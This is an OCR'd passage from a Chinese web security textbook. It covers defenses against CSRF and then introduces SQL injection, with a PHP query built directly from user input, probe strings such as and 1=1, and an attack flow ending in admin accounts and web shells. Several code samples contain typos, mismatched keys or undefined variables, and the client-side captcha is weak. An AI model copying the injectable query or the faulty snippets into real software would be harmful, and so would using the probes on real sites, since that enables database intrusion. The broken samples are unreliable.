CSRF 攻击与跨站脚本(XSS)等攻击形式相比，其流行程度要低很多，这就导致 Web 开发人员更容易忽视 CSRF 的安全问题，甚至一些开发人员并不了解这一问题。在 CSRF 攻击中所发送的 HTTP 请求虽然是攻击者所伪造的，但却是通过被攻击者的计算机所发送，使服务器很难分辨请求是由合法用户发送还是由攻击者所发送，这就导致 CSRF 攻击的防御比 SQL 注入、跨站脚本等漏洞更难。然而，如果对 CSRF 攻击不予以高度重视的话可能会产生很严重的安全后果。一般的攻击防范，都可以从服务端和客户端两方面入手，因为跨站请求伪造主要是针对服务端的欺骗，所以这里攻击的防范主要在服务端进行。防范的核心思想则是在服务器端不唯一依靠浏览器所直接提交的身份认证信息，而需要添加额外的校验信息。我们接下去会通过分析如何利用 Rational AppScan 工具和手动精确检测相结合的方式对 CSRF 漏洞进行检测，提出对 CSRF 攻击的防御手段。重点采用验证 HTTP Referer 字段、在请求地址中添加 token 并验证、在 HTTP 头中自定义属性并验证等方式对 CSRF 攻击做出有效的防御。

1) 运用 Rational AppScan 检测 CSRF

APPSCAN 主要用于网络安全检测，它的功能非常强大，现在属于 IBM 的 Rational 产品线，其主要功能是对网络应用进行安全检测和防范，它的功能有静态与动态之分，能够从代码和产品两个方面做安全检测。Rational AppScan 的测试方法比较简单，它通过庞大完整的攻击特征库来判断 Web 应用是否存在相应的攻击。从 AppScan 7.7 开始就加入了检测 CSRF 漏洞的功能。检测的基本原理是通过向被检测的同一地址或服务依次发出两次请求，在发送完第一次请求后，退出登录，然后再发送第二次请求，如果一个

没有 CSRF 漏洞或已经做过 CSRF 漏洞防范的站点，对两次请求所返回不同的结果，这是因为 AppScan 检测时对目标资源的操作是在两个不同的 Session 中进行的，返回的结果肯定不会相同。

在用 Rational AppScan 测试 CSRF 漏洞时，可以采用全路径覆盖测试的方式进行。在一个 Web 应用中，可能会存在大量的 URL，如果对每个 URL 都作精确测试可能需要花费大量的精力。在这种情况下，需要使用 Rational AppScan 对 Web 应用进行全路径覆盖测试，这样就可以保证测试能够覆盖到 Web 应用的每个路径。尤其是在测试很多已经做过 CSRF 防护的应用的时候，利用 Rational AppScan 进行全路径覆盖测试会大大提高测试的效率。

2）验证 HTTP Referer

在 HTTP 协议的请求头部含有一个字段叫 Referer，它记录了本次请求的来源地址。只需校验 Referer 是否以本域作为来源，则可以判断这个请求的真伪。这种方式的优点在于简单易用，开发人员只需用在敏感操作前增加一个拦截器检查 Referer 的值即可。对于已有的系统，不需要改动内部的逻辑，比较方便，但这种方法并不是百分百有效。每个浏览器对 HTTP 协议的实现有一些差别，目前已经发现，IE6 的浏览器 Referer 的值是可以被篡改。对于新版浏览器，虽然无法篡改 Referer 值，但部分用户基于隐式权的需要，可以设置浏览器发送的请求不包含 Referer 信息。这些用户在访问时会被误认为伪造的请求，从而拒绝了合法用户的访问。我们可以用如下代码防止外部链接的请求：

```
<?php
    //来源文件必须是当前页
    $source_referer="http://www.discuss.com/show.php"; //检查来源页是否正确
    if (strncmp($_SERVER["HTTP_REFERER"], $source_referer, strlen($source_referer)))
    {
        //清除$_POST 变量
        unset($_POST);
    }
?>
```

在这里，函数 strncnmp()是用来检测访问页面的 Referer 与我们设定的页面的 Referer 是否一致，如果不一致，则说明这个请求不是来自合法页面 http://www.discuss.com/show.php 的请求，我们就要清除这个 POST 请求。这样就可以拒绝伪造的请求执行访问和删除帖子的操作。

3）加密 cookie 信息

在敏感操作的提交内容中，添加一个对 cookie 进行 Hash 后的值，服务器端对 Hash 值进行校验，若通过则是合法的用户请求。因为在直接的跨站请求伪造攻击中，黑客其实是无法获取 cookie 的具体内容，因此也无法构造一个 Hash 后的 cookie 值，从而杜绝了跨站请求攻击的实施。但是这种方法还有一种可能的泄露情况，即如果黑客先通过 XSS 攻击盗取了用户的 cookie，然后再利用盗取的 cookie 生成 Hash 值而制作伪造请求。这种情况的攻击实现比较烦琐复杂，涉及 XSS 和 CSRF 两种攻击的结合使用。

4）添加人工验证码

每次的操作都需要用户填写一个图片上的随机字符串。校验码由服务器端生产，黑客是无法获知每一次操作的校验码并附加在伪造的请求中。这种方法从理论上是完全解决跨站请求伪造的攻击问题。但这要求用户在敏感操作的时候都需要输入验证码，降低了系统的易用性，而且验证码图片对部分 IE 浏览器而言，存在一个 MHTML 的漏洞（MS11-037）。这里有个生成验证码的简单例子。

```
<script>
var VerifyCode ;                          //定义验证码
function create_VerifyCode()
{                                         //生成验证码
    VerifyCode=new Array();
    var VerifyCode_Length=5;              //设置验证码长度为 5
    var check_VerifyCode=document.getElementById("checkCode");
    checkCode.value="";
    var selectChar=new Array('a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r',
    's','t','u','v','w','x',' y','z','0','1','2','3','4','5','6','7','8','9');
for(var i=0;i<VerifyCode_Length;i++)
{
    var charIndex=Math.floor(Math.random()*32);
    code+=selectChar[charIndex];
}
if(code.length!=VerifyCode_Length)
{
    create_VerifyCode() ;
}
    checkCode.value=VerifyCode;
}
function validate ()
{
    var inputCode=document.getElementById("input1").value.toUpperCase();
    if(inputCode.length <=0)
    {
        alert("请输入验证码!");
        return false;
    }
    else if(inputCode!=VerifyCode )
    {
        alert("验证码不正确!");
        createCode();
        return false;
    }
    else
    {
        alert("验证成功!");
        return true;
    }
}
</script>
```

5）使用令牌

添加一个隐藏表单域记录随机的令牌，在求的参数中包含该令牌。服务器端执行操作前验证这个令牌，如果请求中没有令牌或者内容不正确，则认为可能是伪造请求攻击而拒绝该请求。这种方法也可以完全解决请求伪造的问题。但在一个网站中，需要防范的地方非常多，要求每一个请求都加上令牌会增加了开发人员的工作量，而且还很容易遗漏。

令牌该如何产生呢？可以用如下代码产生一个令牌：

```
$tokenvalue=md5(uniqid(rand(),true));
```

这里用 rand()函数产生一个随机整数，uniqid()函数产生一个长度为 23 的字符串，md5()函数将这个字符串散列为一个 32 位的十六进制数。服务器在用户首次登录时产生一个令牌，并将其放入用户会话的 session 之中，在每次请求时，就把令牌从会话的 session 中取出，并和请求中的令牌进行比较。

可以在页面前加入代码：

```
<?php
    //开启 Session
    session_start();
    if(!isset($_SESSION["tokenvalue "]))
      {
        //生成唯一的字符串，并使用 MD5 来散列
        $tokenvalue=md5(uniqid(rand(),true));
        //创建 Session 变量
        $_SESSION["tokenvalue "]=$tokenvalue;
    }
    //检查是否相等
    if (isset($_SESSION["tokenvalue "]))
    {
        //不相等
        if($_SESSION["tokenvalue"]!=$_POST["tokenvalue "])
        {
            //清除 POST 变量
            unset($_POST);
        }
    }
?>
```

这样，令牌便以参数的形式加入到了请求之中。但是，在一个站点中有很多地方可以接受 form 请求，给每一个请求者加一个令牌进行验证并不现实，一般的做法是在每次页面加载时，用脚本遍历整个 DOM 树，在所有的<a>和<form>标签后都加上一个令牌。这样可以应对大部分的请求，但是，一些在页面加载完成之后动态生成的 HTML 代码，仍然不能解决添加令牌验证的问题，还是要开发人员在编写相关应用时手动添加令牌。

6）在 HTTP 头中自定义属性

为了解决上一个方法设置 Token 比较麻烦的问题，可以将令牌放到 HTTP 头中自

定义的属性里。利用 XMLHttpRequest 这个对象,一次性为所有敏感操作在请求头增加一个新的属性,该属性的值则是一个令牌。这种添加令牌的方式比上一种方法简单。而且,通过 XMLHttpRequest 请求的地址不会被记录到浏览器的访问历史,不用担心令牌会透过 Referer 被窃取。这种其实是使用 Ajax 方法在页面局部的异步刷新的操作,令牌在前进、后退、收藏等行为中将失效,而且如果是遗留系统,添加 Ajax 请求的方法等同重新设计整个系统,代价过高。

### 3.2.3 SQL注入攻击

由于各种 Web 服务器的漏洞与程序的非严密性,导致针对 Web 服务器的脚本攻击事件日益增多,其大多是通过 ASP 或 PHP 等脚本注入作为主要的攻击手段,如今 Web 站点发展得又十分迅速,基于两者的 SQL 注入也慢慢地成为攻击的主流。与此同时,Web 服务器端程序的编写过程中普遍存在着编写者专注于功能的实现而忽略代码安全性检测的现象,导致大量提供交互操作 Web 服务器存在漏洞,其中至少 70%以上这样的站点存在着 SQL 注入的缺陷,恶意的用户可以利用服务器、数据库配置的疏漏和精心构造的非法语句通过程序或脚本侵入服务器获得网站管理员的权限相关数据库的内容,严重的还可以获得整个服务器所在内网的系统信息,它们的存在不仅对数据库信息造成严重威胁,甚至还可以威胁到系统和用户本身。

要理解 SQL 注入,就要首先了解 Web 三层架构及数据提交的信息流。

#### 1. Web 三层架构

常见的简单 Web 应用如图 3.24 所示,一般包含三层,即表现层、逻辑层及数据访问层。

第一层:表现层,Web 应用的最高层,类似于图形用户界面。用户在 URL 栏中输入网址,逻辑层接收访问请求后将相应的 HTML 页面发送给表现层,然后由表现层呈现给用户。最典型的就是网上购物时的商品浏览、购买及购物车等相关服务,能够通过呈现出的 HTML 页面知道商品的信息。

第二层:业务逻辑层,从表现层分离出的单独的一层,主要功能是接收来自用户的表现层的请求,利用逻辑层中的脚本引擎加载、编译并执行脚本语言后,将用户的请求发送给存储层。然后接收来自于存储层的数据反馈,以 HTML 网页的形式返回给用户。

第三层:数据访问层,一般是网络应用存储数据的数据库服务器,对数据进行检索和存储。存储层接收来自于逻辑层的数据查询、更新等请求,将操作的结果返回给逻辑层。

在三层模型中,表现层不与数据层直接通信,所有的通信都需要经过逻辑层处理,这三者是线性关系。

#### 2. Web 三层架构下数据请求的信息流

我们可以看个简单的例子,用户激活 Web 浏览器并连接到 http://www.victim.com。位于逻辑层的 Web 服务器从文件系统中加载脚本并将其传递给脚本引擎,脚本引擎负责解析并执行脚本。脚本使用数据库连接器打开存储层连接并对数据库执行 SQL





**图 3.24 Web 三层架构模型**

语句。数据库将数据返回给数据库连接器,后者将其传递给逻辑层的脚本引擎。逻辑层在将 Web 页面以 HTML 格式返回给表示层的用户的 Web 浏览器之前,先执行相关的应用或业务逻辑规则。用户的 Web 浏览器呈现 HTML 并借助代码的图形化表示展现给用户。所有操作都将在数秒内完成,并且对用户是透明的。整个完整的信息流如图 3.25所示。





**图 3.25 Web 三层架构下数据请求的信息流**

下面举一个简单的例子。

以执行查询"低于输入价格的所有商品"的 PHP 语言代码为例:

```
$conn=mysql_connect("localhost","username","password");
```

```
//连接数据库
$query="SELECT *  FROM Products WHERE GoodsPrice < '$_GET['Val']'"."ORDER BY ProductsDescription";

//使用输入动态创建 SQL 语句
$result=mysql_query($query);
//查询数据
whlie($row=mysql_fetch_array($result,MYSQL_ASSOC))
{
    Echo "Description:{$row['ProductsDescription']}<br>".
    "Products ID:{$row['Products ID']}<br>".
    "Peice:{$row['Price']}<br><br>";
}
//返回记录集,将结果显示在浏览器
```

### 3. 引发数据库语法错误

在用户提交的参数不符合逻辑或者不符合 SQL 查询语句语法时,数据库会产生错误。虽然 SQL 注入发生在数据访问层中,但是数据库会将错误显示在 Web 页面。如图 3.26 所示展示了数据库抛出错误时的信息流。





图 3.26 数据库抛出错误时的信息流

用户在提交参数 category=attacker 时,在参数后加入了单引号,使得查询语句变为了 SELECT * FROM products WHERE category='attacker',数据库服务器在执行查询之后,引发了 quoted string not properly terminated 错误,并将错误提交给 Web 服务器,再由 Web 服务器将错误返回给浏览器。引发数据库错误的目的,就是通过错误回显的信息,来确定数据库的类型或者语法。

### 4. SQL 注入的种类

SQL 注入基本分为两类,即常规注入和盲注入。

1) 常规注入

攻击者通过构造 SQL 语法,引发数据库查询错误,再利用 SQL 返回的错误信息,进一步获得可用的信息。常用的方法是输入数据库转义字符,或强制数据类型转换等,迫使数据库出错。

2) 盲注入

盲注入是一种猜测型注入。攻击者向数据库提交一些真假问句，根据数据库的“作答”，获得有用的信息，并进一步修改提交语句的控制范围以获取更多的信息。这种攻击常用于数据库屏蔽回显错误信息之后，攻击者看不到返回的错误内容时。攻击者可通过赋予提交参数不同的值，看返回页面的变化，来筛选有用的信息。正因为看不到数据库返回的信息，这种注入才叫作“盲注入”。

**5. SQL 注入流程**

SQL 注入攻击主要是通过构建特殊的输入，这些输入往往是 SQL 语法的一些组合。这些输入将作为参数传入 Web 应用程序，通过执行 SQL 语句而执行攻击者想要的操作。SQL 注入攻击对于不同的关系型数据库略有差异，但基本原理和攻击过程大致相同，无论是用手工进行 SQL 注入攻击，还是用自动化的 SQL 注入攻击工具，注入攻击的一般流程都可归纳如下。

1）寻找 SQL 注入点

在含有传递参数的动态网页中，判断是否存在 SQL 注入漏洞。经典查找方法是在有参数传入的地方输入参数并额外添加'和 and 1=1、and 1=2 等查询条件，通过浏览器所返回的具体信息来判断是否存在 SQL 注入漏洞。只有当与真式（and 1=1）和与非式（and 1=2）都返回错误时，才表明程序对输入的数据进行了处理，此时该处不存在注入点，但大多数情况下都能进行注入。

2）判断数据库的类型

通常，对于不同的数据库管理系统其攻击方式也不同。对于不同的数据库我们采取的措施也有一定的不同。

3）确定数据库模式

通过探测数据库表名和列名，并探测列值（字段值）了解数据库的相关信息。该攻击实施的动机是确定数据库的模式，主要通过逻辑错误查询和推断的攻击方法实现。在得到数据库的相关信息（确定数据库模式）之后，下面就可以扩张权限。

4）扩张权限

通过步骤 2）、3）确定了数据库模式之后就可以扩张权限。

5）实施真正的攻击

拥有相应的权限，那么就可以实施攻击。攻击包括添加管理员账号、开放远程终端服务、通过后台中的上传的功能来上传网页木马实施对服务器的控制等。

**6. SQL 注入寻找动态提交参数网页**

